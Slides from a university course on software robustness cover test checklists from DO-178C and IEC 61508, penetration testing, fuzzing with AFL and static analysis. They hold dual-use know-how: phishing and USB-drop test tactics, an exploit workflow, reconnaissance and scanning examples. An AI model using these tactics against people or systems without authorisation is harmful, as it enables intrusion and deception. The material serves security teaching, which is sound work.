



universidade
de aveiro



Robustness, PenTest + Fuzzy + Static Code Analysis

Robust Software – Nuno Silva

Mestrado em Cibersegurança

Agenda

Objectives

Security Testing

PenTest

Fuzz Test

Static Code Analysis

Exercise Q&A

References

Exercise #3



universidade
de aveiro

Critical
software 



Objectives

- Get to know what is Robustness Testing.
- Know the contents of a Test Plan and Test Cases.
- Be able to start using security testing techniques such as Penetration Testing and Fuzz Testing.
- Know how to apply and understand static code analysis.

Quizz Question

- Question #1:
- How would you “quantify” the Robustness of a system?






Quizz Question

- Question #1:
- How would you “quantify” Robustness of a system?
- - Number of know issues;
- - Number of fixed issues;
- - Number of vulnerabilities / threats known;
- - % of testing results passed;
- - Test coverage %;
- - Hours of execution without failures;
- Etc...

Security/Robustness Testing

- Robustness Testing
- Injecting physical faults
- Using Random inputs
- Using invalid inputs
- Using type-specific tests
- Applying mutation techniques
- Model-Based/Simulation Robustness Testing
- Exploratory testing



Robustness Tests in DO-178C

- DO-178C
- A list of examples for robustness test cases can be found in DO-178C standard for airborne systems:
 - - Real and integer variables should be exercised using equivalence class selection of invalid values.
 - - System initialization should be exercised during abnormal conditions.
 - - The possible failure modes of the incoming data should be determined, especially complex, digital data strings from an external system.
 - - For loops where the loop count is a computed value, test cases should be developed to attempt to compute out-of-range loop count values, and thus demonstrate the robustness of the loop-related code.
 - - A check should be made to ensure that protection mechanisms for exceeded frame times respond correctly.
 - - For time-related functions, such as filters, integrators and delays, test cases should be developed for arithmetic overflow protection mechanisms.
 - - For state transitions, test cases should be developed to provoke transitions that are not allowed by the software requirements.

Robustness Tests in IEC 61508

- Techniques for software robustness testing can be also derived from IEC 61508 standard:
 - Interface testing
 - all interface variables at their extreme values;
 - all interface variables individually at their extreme values with other interface variables at normal values;
 - all values of the domain of each interface variable with other interface variables at normal values;
 - all values of all variables in combination (this will only be feasible for small interfaces);
 - check that the boundaries in the input domain of the specification coincide with those in the program.
 - Error guessing, interesting combinations of inputs & events.
 - Attempt to provoke run-time errors: array index out of bounds, use null pointer, divide by zero, logarithm of zero, tangent $\pm \pi/2$, buffer (stack/queue/set/list) over-/underflow, arithmetic over-/underflow, misuse library functions, ...
 - Attempt to provoke synchronization errors: race conditions, missed deadlines.
 - Complete path testing if feasible (usually impossible!).
 - Extreme conditions:
 - if working in a polling mode then the test object gets much more input changes per time unit as under normal conditions;
 - if working on demands then the number of demands per time unit to the test object is increased beyond normal conditions;
 - if the size of a database plays an important role then it is increased beyond normal conditions;
 - influential devices are tuned to their maximum speed or lowest speed respectively;
 - for the extreme cases, all influential factors, as far as is possible, are put to the boundary conditions at the same time.

Robustness Tests Checklist Example

- This list of techniques is intended for software robustness testing:
 - Making the software fail to do what it should do,
 - Make it do things it should not do,
 - Demonstrate how it performs under adverse conditions.

Robustness Tests Checklist Example

- Interface testing
 - All interface variables at their extreme values.
 - All interface variables individually at their extreme values with other interface variables at normal values.
 - All values of the domain of each interface variable with other interface variables at normal values.
 - All values of all variables in combination (this will only be feasible for small interfaces).
 - Check that the boundaries in the input domain of the specification coincide with those in the program.
 - Stress the specified timings/synchronizations.

Robustness Tests Checklist Example

- Extreme conditions (this type of tests don't necessarily need to pass – their purpose is to find and highlight the limits of the SW and the system)
 - System initialization should be exercised during abnormal conditions.
 - If working in a polling mode then the test object gets much more input changes per time unit as under normal conditions.
 - If working on demand then the number of demands per time unit to the test object is increased beyond normal conditions.
 - If the size of a database plays an important role then it is increased beyond normal conditions.
 - Influential devices are tuned to their maximum speed or lowest speed, respectively.
 - For the extreme cases, all influential factors, as far as is possible, are put to the boundary conditions at the same time.
 - Worst case load analysis: Attempt to simulate the worst case scenarios by setting maximum response time, max blocking time, max execution time, maximum memory use, etc. These parameters should represent extreme conditions, but it is important that, altogether, they correspond to realistic scenarios which are defined within specification (e.g. budget reports).
 - Attempt to provoke synchronization errors: race conditions, missed deadlines. What happen if more FDIR trip at the same time, how they are managed (FIFO, priority...)?
 - Artificially overload the system by reducing resources to check e.g. whether higher priority functions are carried out in preference of the lower ones (e.g. reduce heap/stack size, reduce clock speed, steal cycles, increase disabled time in interrupt handlers, increase network latency, ...) .
 - The possible failure modes of the incoming data should be determined, especially complex, digital data strings from an external system.
 - A check should be made to ensure that protection mechanisms for exceeded frame times respond correctly.
 - Other “Interesting” combinations of inputs & events suspected to lead to software failure.

Robustness Tests Checklist Example

- Error injection
 - Inject too early/too late events to determine robustness.
 - Inject input values outside the specified boundaries (requirements stretching).
 - Challenge FDIR to the extreme (e.g. fault all the sensors at once; try all combination of sensor faults, etc.).
 - Tests where the software system does not receive adequate amounts of input data or does not receive any at all.
 - Tests where the software system is fed with nonsense or corrupted data.
 - Tests for repeated command, out-of-order commands, missing command fields.
 - Impose operator failure and deliberate sabotage scenarios to determine robustness. Also known as “Disaster testing”.
 - Tests, where the software is forced into a state that should never occur in normal operation.
 - Provoke state transitions that are not allowed by the software requirements.
 - Tests where the internal state vector is deliberately corrupted – to verify ability to perform failure detection, isolation, and recovery (FDIR).
 - Back-to-back Monte Carlo testing using executable models (e.g. MatLab). Potentially only for software sub-components.
 - A task to proof what happen when reference time (external source) randomly drift.

Robustness Tests Checklist Example

- Provoking run-time errors
 - Array index out of bounds.
 - Use null pointer.
 - Divide by zero.
 - Logarithm of zero.
 - Tangent $\pm \pi/2$.
 - Arithmetic over-/underflow, especially for time-related functions, such as filters, integrators and delays.
 - Misuse of library functions. Ensure that input/parameters to functions are properly validated.
 - For loops where the loop count is a computed value, test cases should be developed to attempt to compute out-of-range loop count values, and thus demonstrate the robustness of the loop-related code.

Why Test?

- “50% of my company employees are testers, and the rest spends 50% of their time testing!” - Bill Gates 1995
- A real example:
[https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster MathWorks ECSS Autocoding Workflow.pdf](https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster_MathWorks_ECSS_Autocoding_Workflow.pdf)



universidade
de aveiro



Test Plan and Test Cases

- [Test Plan Sample](#)

Penetration Testing

- Penetration testing is a method of evaluating the security of a system or network by simulating an attack from a malicious source.
- What is the difference between a Pen Tester and a Hacker?
 - Pen Tester's have prior approval from Senior Management
 - Hackers have prior approval from themselves
 - Pen Tester's social engineering attacks are there to raise awareness
 - Hackers social engineering attacks are there to trick the DMV into divulging sensitive information about the whereabouts of their estranged ex-spouse.
 - Pen Tester's war driving = geeks driving cars with really long antennas, license plate reading "r00t3d" while dying their hair green looking to discover the hidden, unapproved networks your users thought it would be OK to install for you.
 - Hackers wireless war driving doesn't happen so often because 14 year olds typically don't have their license yet.

Penetration Testing

- Difference between Penetration Testing and Vulnerability Assessment?

- *Vulnerability Assessment:*

- Typically is **general in scope** and includes a large assessment.
 - **Predictable**. (Assessment date is known – we are prepared)
 - Unreliable at times and high rate of **false positives**.
 - Vulnerability assessment **promotes debate** among the stakeholders.
 - Produces a **report** with **mitigation guidelines and action items**.



- *Penetration Testing:*

- Focused in scope and may include **targeted attempts** to exploit specific vectors (Both IT and Physical)
 - **Unpredictable** by the recipient. (Don't know the “how” and “when”)
 - Highly accurate and **reliable**. (Actual proof)
 - A real **Proof of Concept** against vulnerabilities.
 - Produces a **result** (test outcome).





Penetration Testing

- Possible Scope

- Targeted exploitation of vulnerable software
- Social Engineering exploration (Phishing, pharming, spearphishing)
- Physical facilities audit exploration (Unlocked terminals, unsecure buildings and labs)
- Wireless War Driving
- Dumpster Diving exploration

Penetration Testing

- Some examples of a Penetration Testing Plan
 - Network Vulnerability Testing
 - Web Vulnerability Testing
 - Wireless War Driving / Walking
 - Social Engineering Testing

Penetration Testing

- Network Vulnerability Testing
- ASSUMPTIONS:
 - No impact operations, so no DOS, no offensive disabling of IDS/IPS/Firewalls/etc.
 - Above assumptions impact tests, if you find a vulnerability that'd allow you to bypass IDS/IPS, such findings cannot be used as mitigations.
- Rules of Engagement (RoE):
 - Consistent with RoE document, we don't perform tests if we think they'll damage/interrupt important work.
 - Example: “Damaging” tests turned off in Nessus; SQL injection of production/mission systems; etc.
 - Notify sysadmins/staff for critical and mission systems of pen-test window, so they can be on hand in case of crashes, etc. (Note: Decreases effectiveness but is a necessary trade-off)

Penetration Testing

- Web Vulnerability Testing
 - During network testing, check out some of the websites your developers have put together. If possible, get permission to test sites.
 - Remember, many systems now considered 'critical' are web systems throughout.
 - Real Example (the login page):
 - `<!-- 0) SQL2K=true
CONN=Provider=SQLOLEDB;server=XXX;database=YYY;uid=ZZZ;pwd=ZZZ;SQL=undefined
--->`
 - Fuzzers, webapp tests, OWASP. Other testing frameworks are useful
 - Consider also metasploit

Penetration Testing

- Wireless War Driving / Walking
 - Is wireless accessible from outside of where it should? Have you checked? Can it be cracked?
 - Drive around with Laptops equipped with 802.11, antennas if possible.
 - Record any wireless network NOT authorized.
 - Shut down if possible!
 - Bluetooth? Do the same! See what wireless shares are being broadcast (short-range) from inside locked buildings to the outsides of the building, lab, etc.
 - Look for “hpsetup”, “Free Public Wifi” (a worm), “linksys” and others.
 - TIP: Use a mobile with GPS enabled to record GPS location of hotspots found.

Penetration Testing

- Social Engineering / Phishing Tests
 - Users are being socially engineered and phished every day!
 - We are falling for it, pretty regularly.
 - Send users a phishing email with a Remote IP that you monitor
 - Check which users download the file
 - Go further! Send them a script to run; the script pings a webserver whose logs you monitor.
 - Again, see who executes the file.
 - Place this file on a USB thumb drive named 'Financials', drop the drive in the cafeteria
 - Start a Facebook group... find people on LinkedIn... etc.
 - Remedial training is needed for employees who respond to phishing! Organization training/responsibility.
 - TIP: Don't make your phishing email TOO good. Make it semi-obvious, or you'll get into tension with what you're trying to accomplish. Remember, it's not a 'gotcha!' game, it's "This is what to look for our adversaries doing..."



Penetration Testing Roadmap

- Remember: “A fool with a tool is still a fool.”
 - 90% research
 - 10% attack
- Method:
 - Find a host to exploit
 - Identify a running service on that host to exploit
 - Find out the version of the service
 - Find an exploit that works against that version (e.g. CVE)
 - Run the exploit
 - Repeat as required



Penetration Testing Example

- High Level Plan
 - Reconnaissance and Information Gathering
 - Network Enumeration and Scanning
 - Vulnerability Testing and Exploitation
 - Reporting



Penetration Testing Example

- Reconnaissance and Information Gathering
- Purpose: To discover as much information about a target (individual or organization) as possible without actually making network contact with said target.
- Methods:
 - Organization info discovery via WHOIS
 - Google search
 - Website browsing
 - Other info sources



Penetration Testing Example

- Whois www.criticalsoftware.com
- <https://dnsquery.org/whois/www.criticalsoftware.com>
- <https://dnsquery.org/ipwhois/185.229.61.53>
- <https://dnsquery.org/>
- <http://www.whoismydomain.eu/results/?search=criticalsoftware.com>



Penetration Testing Example

```
inetnum:      185.229.61.0 - 185.229.61.255
netname:      My-Cloud-Public-Network
country:      PT
admin-c:      SR10663-RIPE
tech-c:       SR10663-RIPE
status:       ASSIGNED PA
mnt-by:       XXXXXXXXXX
created:      2017-11-01T14:40:05Z
last-modified: 2017-11-01T14:40:05Z
source:       RIPE
```

```
person:       XXXXXXXXXX
address:      Rua Sanches Coelho N3 10
phone:        +35191 XXXXXXXXXX
nic-hdl:      SR10663-RIPE
mnt-by:       XXXXXXXXXX
created:      2014-07-11T00:18:16Z
last-modified: 2014-07-11T00:18:16Z
source:       RIPE # Filtered
```

% Information related to '185.229.60.0/22AS202341'

```
route:        185.229.60.0/22
origin:        AS202341
mnt-by:       XXXXXXXXXX
created:      2020-09-07T15:09:15Z
last-modified: 2020-09-07T15:09:15Z
source:       RIPE
```

~~XXXXXXXXXX~~ pt > contactos ▼

Contactos - ~~XXXXXXXXXX~~

Onde nos encontramos. **Rua Sanches Coelho nº 3 10º Andar** 1600-201 Lisboa. Por telefone.

+ 351 21 315 31 18 / 2ª - 6ª / 9h30 - 13h30 / 14:30 - 19h:00.

Em falta: N3 | Tem de incluir: N3

Penetration Testing Example

- Network Enumeration and Scanning
- Purpose: To discover existing networks owned by a target as well as live hosts and services running on those hosts.
- Methods:
 - Scanning programs that identify live hosts, open ports, services, and other info (Nmap, autoscan) - <https://nmap.org/>
 - DNS Querying
 - Route analysis (traceroute)



Penetration Testing Example

- `nmap -sS 127.0.0.1`
-
-
- Starting Nmap 4.01 at 2006-07-06 17:23 BST
- Interesting ports on chaos (127.0.0.1):
- (The 1668 ports scanned but not shown below are in state: closed)
- PORT STATE SERVICE
- 21/tcp open ftp
- 22/tcp open ssh
- 631/tcp open ipp
- 6000/tcp open X11
-
- Nmap finished: 1 IP address (1 host up) scanned in 0.207 seconds



Penetration Testing Example

- Vulnerability Testing and Exploitation
- Purpose: To check hosts for known vulnerabilities and to see if they are exploitable, as well as to assess the potential severity of said vulnerabilities.
- Methods:
 - Remote vulnerability scanning (Nessus, OpenVAS)
 - Active exploitation testing
 - Login checking and bruteforcing
 - Vulnerability exploitation (Metasploit, Core Impact)
 - Oday and exploit discovery (Fuzzing, program analysis)
 - Post exploitation techniques to assess severity (permission levels, backdoors, rootkits, etc.)



Penetration Testing Example

- Reporting
- Purpose: To organize and document information found during the reconnaissance, network scanning, and vulnerability testing phases of a pentest.
- Methods:
 - Documentation organizes information by hosts, services, identified hazards and risks, recommendations to fix problems
 - Report it! This is a contribution to improve.



Penetration Testing Example

- From: trademark <info@tldsolution.com>
Sent: 27 de novembro de 2020 00:40
To: xxxxx <xvieira@ccccc.com>
Subject: RE: principalsoftware-Renewal of expired domains (urgent to CEO)
- Dear Principal,
- Sorry to trouble you! We did not receive your reply until now. Do you mean that you want to give up the registration? If so, we will sign the registration agreement with that company. If you have any questions, contact me freely.
- Best Regards,
- Robert Ma
- -----
- Dear Principal,
- I'm Robert Ma from HK IP NET.
- The domains "ccccc.cn/.asia..." you registered with us had been expired .
- If we do not renew in time, these domains will be available for re-registration by anyone.
- Do you want to cancel these domains or continue to own them ?



Penetration Testing Example

- Awaiting your confirmation,thanks.
- Best Regards,
- Robert Ma
- Manager of Auditing Department
- -----
- IP NET LTD.
- Web:
<http%3A%2F%2Fwww.hkip.hk%2F&data=04%7C01%7Cxsilva%40principalsoftware.com%7C1a71328f83174254169108d8926cffe%7Cd8534ede19b2425f81f749a3b5cbbf08%7C0%7C1%7C637420344163019155%7CUnknown%7CTWFpbGZsb3d8eyJWljoIMC4wLjAwMDAiLCJQIjoiV2luMzliLCJBTiI6IjEhaWwiLCJXVCi6Mn0%3D%7C3000&sdata=n3JMMlglyXR3BBQFHcZX5EXrNJC0p5CDXz8OxBh%2FKc%3D&reserved=0>
- T: 00852-3069-7434 (English)
- 00852-3050-6949 (Chinese)
- F: 00852-3069-7409
- E: admin@ipnet.hk
- Add: Commercial Building,17-19Prat Auenue,Tsimshatsui,Kowloon,HongKong.



universidade
de aveiro



Penetration Testing Example

- Phishing scam, obviously
- <https://www.abuseipdb.com/check/180.76.192.58>



universidade
de aveiro



Penetration Testing Certifications

- Penetration Testing Certifications
 - Certified Ethical Hacker (CEH)
 - GIAC Certified Penetration Tester (GPEN)

Penetration Testing Tools

- Three types of tools:
 - exploits: code to overflow buffers/break into servers
 - payloads: code to provide access to OS, often a shell
 - auxiliary: misc functions, usually to retrieve information, such as version numbers
- Example: Metasploit - <https://www.metasploit.com/>
 - Pentester tool/hacker tool
 - Provides information about known security vulnerabilities
 - Demo (4 mins): <https://youtu.be/cYtDxfKdlqs>
 - Demo Android (17 mins):
<https://www.youtube.com/watch?v=nP5jAjAqsSc&list=PLblkyRD1HuaHmonYW3VSNmnpol37JOLAJ&index=76>



PenTest Example

- A summary of PenTest:
 - <https://www.guru99.com/learn-penetration-testing.html>
- Let's see the "Penetration Testing Sample Test Cases (Test Scenarios)":
 - <https://www.softwaretestinghelp.com/penetration-testing-guide/>
 - This is a good checklist of things to look for when doing PenTests

Fuzz Testing

- Barton Miller at the University of Wisconsin developed it in 1989.
- Fuzz Testing or Fuzzing is a software testing technique of feeding invalid or random data called FUZZ into software systems to discover errors and security loopholes. The objective of fuzz testing is inserting data using automated or semi-automated techniques and testing the system for various exceptions like system hangs, crashes, performance degradations or failure of built-in code.
- It is usually applied on a case by case situation by specific tools or scripts adapted to the development/validation environment
- Reference: <https://www.guru99.com/fuzz-testing.html>




Fuzz Testing Tools

- Anyways, free and commercial tools exist:
 - [Peach Fuzzer](#) – tests for known and unknown vulnerabilities
 - **Spike Proxy** – SQL injection, cross site scripting - [Example](#)
 - [Webscarab](#) – for http and https
 - [OWASP WSFuzzer](#) – webservices, http / SOAP
 - [AFL](#) – American Fuzzy Lop
 - [Radamsa](#) – Uses real inputs and input files and then modified them
 - More at the end of the presentation...
- They are not easy to setup, nor to learn, and probably not applicable to your apps. Again, this means 90% or research and setup and 10% of fun.

Fuzzing Basics

- Automatically generates test cases (Mutation or Generation based)
- Many slightly anomalous test cases are input into a target **interface**
- Application is **monitored** for errors
- Inputs are
 - file based (.pdf, .png, .wav, .mpg), or
 - network based (ftp, http, SNMP, SOAP), or
 - Other (e.g. crashme())



[illegible]

Fuzzing Basics

- A PDF file with 248.000 bytes
- There is one byte that, if changed to particular values, causes a crash
 - This byte is 94% of the way through the file
- Any single random mutation to the file has a probability of .00000392 of finding the crash
- On average, I will need **127.512** test cases to find it
- At 5 seconds per test case, that's just over 7 days...
- It would take a week or more...

Fuzzing Basics


- Protocol specific knowledge very helpful
 - Generational tends to be better than random, better specs knowledge make better fuzzers
- More fuzzers is better
 - Each implementation will vary, different fuzzers find different bugs
 - The best is probably your own (with system knowledge)
- The longer you run, the more bugs you find
- Best results come from guiding the process
 - Notice where your getting stuck, use profiling!
 - Code coverage can be very useful for guiding the process



Fuzzing Basics

1. Identify target
 - Relational database engine
2. Identify inputs
 - SQL interface of the DBMS
3. Generate fuzzed data
4. Execute fuzzed data
 - Send SQL statements to server
5. Monitor for exceptions
 - Crashes, resource usage, etc.
6. Determine exploitability

Fuzzing Basics





Fuzzing Basics

```
SELECT * FROM [C96t@s?lr;}Cz}:bi}8J6d[pDm]  
WHERE user_name = N'Bob'  
EXEC sp_demo N'Bob', '06/29/2009 11:45AM'
```

```
SELECT * FROM [MyTable]  
WHERE user_name = N'OSA%o$j'  
EXEC sp_demo N'OSA%o$j',  
'06/29/2009 11:45AM'
```

```
SELECT * FROM [w0ehl9B£n7TD<6ED5b.l,9lIEUf]  
WHERE user_name = N'Alice'  
EXEC sp_demo 'Alice', '7461-IV-15 8:49:3 '
```




Fuzz Testing Tool

- WinAFL
 - <https://github.com/googleprojectzero/winafl>
- Installing AFL in Windows
 - <https://x9security.com/installing-winafl/>

Fuzz Testing Tool

- Fuzzing – how to find bugs automagically using AFL
- <http://9livesdata.com/fuzzing-how-to-find-bugs-automagically-using-afl/>





Fuzz Testing Tool

Critical

```
WinAFL 1.16b based on AFL 2.43b (test.exe) bits/tuple
+-- stage progress -----+ findings in depth -----+
+-- process timing -----+ overall results -----+
|   run time : 0 days, 0 hrs, 30 min, 9 sec | cycles done : 25 |
|   last new path : 0 days, 0 hrs, 29 min, 8 sec | total paths : 7 |
|   last uniq crash : 0 days, 0 hrs, 24 min, 20 sec | uniq crashes : 2 |
|   last uniq hang : none seen yet | uniq hangs : 0 |
+-- cycle progress -----+ map coverage -----+
| now processing : 6 (85.71%) | map density : 0.04% / 0.06% |
| paths timed out : 0 (0.00%) | count coverage : 1.13 bits/tuple |
+-- stage progress -----+ findings in depth -----+
| now trying : splice 6 | favored paths : 6 (85.71%) |
| stage execs : 8/16 (50.00%) | new edges on : 7 (100.00%) |
| total execs : 37.3k | total crashes : 2 (2 unique) |
| exec speed : 22.13/sec (slow!) | total tmouts : 22 (3 unique) |
+-- fuzzing strategy yields -----+ path geometry -----+
| bit flips : 3/416, 0/409, 0/395 | levels : 3 |
| byte flips : 0/52, 0/45, 0/31 | pending : 0 |
| arithmetics : 2/2907, 0/652, 0/462 | pend fav : 0 |
| known ints : 0/295, 0/1346, 0/1175 | own finds : 6 |
| dictionary : 0/0, 0/0, 0/92 | imported : n/a |
|   havoc : 3/7518, 0/21.4k | stability : 97.37% |
|   trim : 65.71%/23, 0.00% |
+-----+
1 processes nudged [cpu: 0%]
+-----+
+-- process timing -----+
| run time : 0 days, 0 hrs, 0 |
| last new path : 0 days, 0 hrs, 0 |
| last uniq crash : none seen yet |
| last uniq hang : none seen yet |
+-- cycle progress -----+
| now processing : 0 (0.00%) |
| paths timed out : 0 (0.00%) |
+-- stage progress -----+
| now trying : havoc |
| stage execs : 177/816 (21.69%) |
| total execs : 748 |
| exec speed : 34.87/sec (slow!) |
+-- fuzzing strategy yields -----+
| bit flips : 2/32, 0/31, 0/29 |
| byte flips : 0/4, 0/3, 0/1 |
| arithmetics : 0/223, 0/0, 0/0 |
| known ints : 0/25, 0/102, 0/40 |
| dictionary : 0/0, 0/0, 0/0 |
|   havoc : 0/0, 0/0 |
|   trim : n/a, 0.00% |
+-----+
[cpu: 0%]

WinAFL 1.16b based on AFL 2.43b (test.exe) bits/tuple
+-- stage progress -----+ findings in depth -----+
+-- process timing -----+ overall results -----+
|   run time : 0 days, 0 hrs, 30 min, 9 sec | cycles done : 2198 |
|   last new path : 0 days, 0 hrs, 29 min, 8 sec | total paths : 7 |
|   last uniq crash : 0 days, 0 hrs, 24 min, 20 sec | uniq crashes : 2 |
|   last uniq hang : none seen yet | uniq hangs : 5 |
+-- cycle progress -----+ map coverage -----+
| now processing : 6 (85.71%) | map density : 0.03% / 0.06% |
| paths timed out : 0 (0.00%) | count coverage : 1.13 bits/tuple |
+-- stage progress -----+ findings in depth -----+
| now trying : splice 6 | favored paths : 6 (85.71%) |
| stage execs : 8/16 (50.00%) | new edges on : 7 (100.00%) |
| total execs : 37.3k | total crashes : 60 (2 unique) |
| exec speed : 22.13/sec (slow!) | total tmouts : 48 (5 unique) |
+-- fuzzing strategy yields -----+ path geometry -----+
| bit flips : 3/416, 0/409, 0/395 | levels : 3 |
| byte flips : 0/52, 0/45, 0/31 | pending : 0 |
| arithmetics : 2/2907, 0/652, 0/462 | pend fav : 0 |
| known ints : 0/295, 0/1346, 0/1175 | own finds : 6 |
| dictionary : 0/0, 0/0, 0/92 | imported : n/a |
|   havoc : 3/7518, 0/21.4k | stability : 97.37% |
|   trim : 65.71%/23, 0.00% |
+-----+
1 processes nudged [cpu: 0%]
+-----+
+-- process timing -----+
| run time : 0 days, 0 hrs, 0 |
| last new path : 0 days, 0 hrs, 0 |
| last uniq crash : none seen yet |
| last uniq hang : none seen yet |
+-- cycle progress -----+
| now processing : 0 (0.00%) |
| paths timed out : 0 (0.00%) |
+-- stage progress -----+
| now trying : havoc |
| stage execs : 177/816 (21.69%) |
| total execs : 748 |
| exec speed : 34.87/sec (slow!) |
+-- fuzzing strategy yields -----+
| bit flips : 2/32, 0/31, 0/29 |
| byte flips : 0/4, 0/3, 0/1 |
| arithmetics : 0/223, 0/0, 0/0 |
| known ints : 0/25, 0/102, 0/40 |
| dictionary : 0/0, 0/0, 0/0 |
|   havoc : 0/0, 0/0 |
|   trim : n/a, 0.00% |
+-----+
[cpu: 0%]
```



Static Code Analysis

- Check code for specific quality rules
- Identify safety and security vulnerabilities
- Identify “code smells”
